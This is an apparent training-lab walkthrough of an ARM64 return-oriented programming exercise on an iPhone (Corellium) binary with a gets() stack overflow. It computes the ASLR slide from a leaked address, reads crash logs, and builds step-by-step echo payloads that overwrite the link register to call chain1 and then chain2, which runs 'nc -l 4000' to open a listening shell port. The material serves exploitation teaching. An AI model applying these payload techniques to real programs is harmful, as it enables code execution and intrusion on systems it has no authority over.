ARM ROP Chain Exercise

Difficulty - Very Hard

SSH to your Corellium device and run the rop binary

$ rop

Run the rop command

./rop

```
iPhone:~ root# rop
Address of main function is 0x1048d3d50
ROP chain challenge, call the function chain1 followed by chain2
warning: this program uses gets(), which is unsafe.
```

Nothing much happnes, however on reversing the main function, we find that it also accepts an extra argument and tries to open a file with the name **hax.bin** if it gets that argument (argument could be anything). **arg0 = argc** here which is 2 if one argument is passed.

```
int _main(int arg0) {
    r31 = r31 - 0x80;
    var_20 = r22;
    stack[-40] = r21;
    var_10 = r20;
    stack[-24] = r19;
    saved_fp = r29;
    stack[-8] = r30;
    printf("Address of main function is %p\n", r1);
    puts("ROP chain challenge, call the function chain1 followed by chain2");
    r21 = &stack[-112];
    gets(&stack[-112]);
    if (arg0 == 0x2) {
            r0 = fopen("hax.bin", "rb");
            fseek(r0, 0x0, 0x2);
            ftell(r19);
            fseek(r19, 0x0, 0x0);
            r1 = 0x1;
            fread(&stack[-112], r1, r20, r19);
    }
    printf("Hello %s\n", r1);
    return 0x0;
}
```

Sure enough, that's what is happening if we look at the code.

```
int main(int argc, char **argv) {
    printf("Address of main function is %p\n", &main);
    printf("ROP chain challenge, call the function chain1 followed by cha
    char name[64];
    gets(name);
    if(argc == 2){
        FILE *f=fopen("hax.bin","rb");
        fseek(f,0,SEEK_END);
        size_t fs = ftell(f);
        fseek(f,0,SEEK_SET);
        fread(name, 1, fs, f);
    }
    printf("Hello %s\n",name);
    return 0;
}
```

As mentioned in the challenge, our task is to call the function **chain1** followed by **chain2**. Calling these functions in a chain will open a netcat listener on the device on port 4000.

```
void my_strcpy(char *dst, const char *src){
    while ((*(dst++) = *(src++)));
}

void chain1(){
    printf("Executing first chain.\n");
    my_strcpy(command,"nc -l 4000");
}

void chain2(){
    printf("Executing second chain.\n");
    system(command);
}
```

Anothing thing we must be aware of is the slide. The slide is essentially a random value added to the start address of the binary to make sure all the addresses are slid. This program has a deliberate information leak where it dumps out the address of the main function. We can find the slide by subtracting this address of the main function in the running binary and the address of the main function in Hopper.

let's run the binary again with a random argument.

```
iPhone:~/arm64 root# ./rop boom
Address of main function is 0x102693d50
ROP chain challenge, call the function chain1 followed by chain2
warning: this program uses gets(), which is unsafe.
```

The address of the main function is 0x102693d50

and the address in the binary is 0x100007d50

```
                    _main:
0000000100007d50        sub         sp, sp, #0x80
0000000100007d54        stp         x22, x21, [sp, #0x50]
0000000100007d58        stp         x20, x19, [sp, #0x60]
0000000100007d5c        stp         x29, x30, [sp, #0x70]
0000000100007d60        add         x29, sp, #0x70
0000000100007d64        mov         x19, x0
0000000100007d68        adr         x8, #0x100007d50
0000000100007d6c        nop
0000000100007d70        str         x8, [sp, #0x70 + var_70]
0000000100007d74        adr         x0, #0x100007eff
0000000100007d78        nop
0000000100007d7c        bl          imp___stubs__printf
0000000100007d80        adr         x0, #0x100007f63
0000000100007d84        nop
0000000100007d88        bl          imp___stubs__puts
0000000100007d8c        add         x21, sp, #0x10
0000000100007d90        add         x0, sp, #0x10
0000000100007d94        bl          imp___stubs__gets
0000000100007d98        cmp         w19, #0x2
0000000100007d9c        b.ne        loc_100007df4
                    ; ------------------------------------------------------------
0000000100007da0        adr         x0, #0x100007f1f
0000000100007da4        nop
0000000100007da8        adr         x1, #0x100007f27
0000000100007dac        nop
```

We can find the slide by subtracting the addresses. You can use python or any hex calculator (for e.g https://www.calculator.net/hex-calculator.html) to subtract these addresses

```
>>> hex(0x102693d50 - 0x100007d50)
'0x268c000'
```

So the slide in this case is 0x268c000. Using this, we can find the actual address of the **chain1** and the **chain2** function. We just need to add the slide to their addresses.

It is important to note that the slide on each run will be different.

The idea here is to keep entering input that would overwrite the lr (link register). After some attempts, we find that the following input overwrites the lr (link register) by CCCCCCCC which is \x43\x43\x43\x43\x43\x43\x43\x43.

Create a **hax.bin** file in the same folder using the below command.

```
echo -ne "\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x
41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x
41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x
41\x41\x43\x43\x43\x43\x43\x43\x43\x43" > hax.bin
```


```
iPhone:~/arm64 root# echo -ne "\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x4
1\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\
x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x4
1\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\
x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x4
1\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x43\x43\x43\x43\
x43\x43\x43" > hax.bin
iPhone:~/arm64 root# ./rop boom
Address of main function is 0x104c83d50
ROP chain challenge, call the function chain1 followed by chain2
warning: this program uses gets(), which is unsafe.

Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAACCCCCCCC`
Bus error: 10
iPhone:~/arm64 root#
```

Run the rop binary again and press enter after entering any input. It will read the input from the hax.bin file we just created and crash.


Now we need to look at the crash logs. There are a couple of ways to look at them.

a) On your device , go to **Settings -> Privacy -> Analytics and Improvements -> Analytics data** and look at the latest crash log for the rop binary (the crash log with the highest number is the latest one)

We can see that the lr register is overwritten by 4343434343434343 which is all C




c) Another way is to look via Xcode if your device is connected to your laptop by going to **Window -> Devices and Simulators -> Select your device on the left and click on Logs**



c) Another way is to use the command line utility **idevicecrashreport**. Make sure you have the package libimobiledevice installed on your laptop.


Run the command **idevicecrashreport .** to move the crash logs to your computer and analyze them.

Anyways, so it's pretty clear what we need to do. We need to overwrite the final part of the payload which is \x43\x43\x43\x43\x43\x43\x43\x43 with the address of the chain1 function. However, there is a tricky part here. On ARM64, the value of lr (x30) register is first stored on the stack and then taken off the stack. See image below.




We need to be able to control the x30 register (which is link register) once the function chain1 finishes execution. There seems to be no way to do that right now.

However, if we jump to the second instruction of chain1 function , we can trick the function into loading another value from the stack which might be controllable by us. Ofcourse, this is going to misalign the stack but we purposely want to misalign the stack in order to be able to pop next return address (x30) from the stack, which we can control, since we can smash the stack upwards as much as we want.



So to jump to the second instruction , whose address is 0x100007cdc in the binary, we need to first find the slid address in the binary by adding the slide.

Let's run the binary again, this time the address of main function is 0x10023bd50 , which means the slide is calculated below




```
>>> hex(0x10023bd50 - 0x100007d50)
0x234000
```

Slid address of the second instruction of chain1 =


```
hex(0x100007cdc + 0x234000) = 0x10023bcdc or 0x000000010023bcdc
```

Let's put this in our payload

```
echo -ne "\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x
41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x
41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x
41\x41\xdc\xbc\x23\x00\x01\x00\x00\x00" > hax.bin
```

Remove any previous hax.bin file also if any and create a new one as shown below.

Press enter on the running rop binary and you will see that the first chain gets executed. Nice, we are halfway there. Now we need to find a way to execute chain2 function.



Now we need to keep entering our payloads until we overwrite the lr again. We can then change the lr again to point to chain2 function.

After testing several times we come up with the following payload using which we are able to overwrite lr register again.

```
echo -ne "\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x
41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x
41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x
41\x41\x42\x42\x42\x42\x42\x42\x42\x42\x46\x46\x46\x46\x46\x46\x46\x46
\x48\x48\x48\x48\x48\x48\x48\x48" > hax.bin
```

- /x41 is the initial junk
- /x42 should point to the initial lr register which we should set to the second instruction of the chain1 function
- /x46 is junk as well
- /x48 should point to the chain2 function

Ok, will all this information in place, we are now able to write our rop chain again.

Let's run the program again. Address of main function is 0x1008b3d50 this time.

```
iPhone:~/arm64 root# ./rop boom
Address of main function is 0x1008b3d50
ROP chain challenge, call the function chain1 followed
by chain2
warning: this program uses gets(), which is unsafe.
```

```
slide = hex(0x1008b3d50 - 0x100007d50) = 0x8ac000
```

```
slid address for second instruction of chain 1 =
hex(0x8ac000 + 0x100007cdc) = 0x1008b3cdc or 0x00000001008b3cdc

slid address for chain2 function =
hex(0x8ac000 + 0x100007d2c) = 0x1008b3d2c or 0x00000001008b3d2c
```

Using this info, we can now create our Rop chain

```
echo -ne "\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x
41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x
41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41
\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x
41\x41\xdc\x3c\x8b\x00\x01\x00\x00\x00\x46\x46\x46\x46\x46\x46\x46\x46
\x2c\x3d\x8b\x00\x01\x00\x00\x00" > hax.bin
```

```
iPhone:~/arm64 root# rm hax.bin
iPhone:~/arm64 root# echo -ne "\x41\x41\x41\x41\x41\x41\x41\x41\x41\
x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\
x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\
x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\
x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\
x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\
x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\xdc\x3c\x8b\x00\x01\x00\x00\
x00\x46\x46\x46\x46\x46\x46\x46\x46\x2c\x3d\x8b\x00\x01\x00\x00\x00"
 > hax.bin
iPhone:~/arm64 root#
```

Press enter where the rop binary is running and Success, we can see that the second chain was executed and the application is still running, which means it opened a listening port on netcat.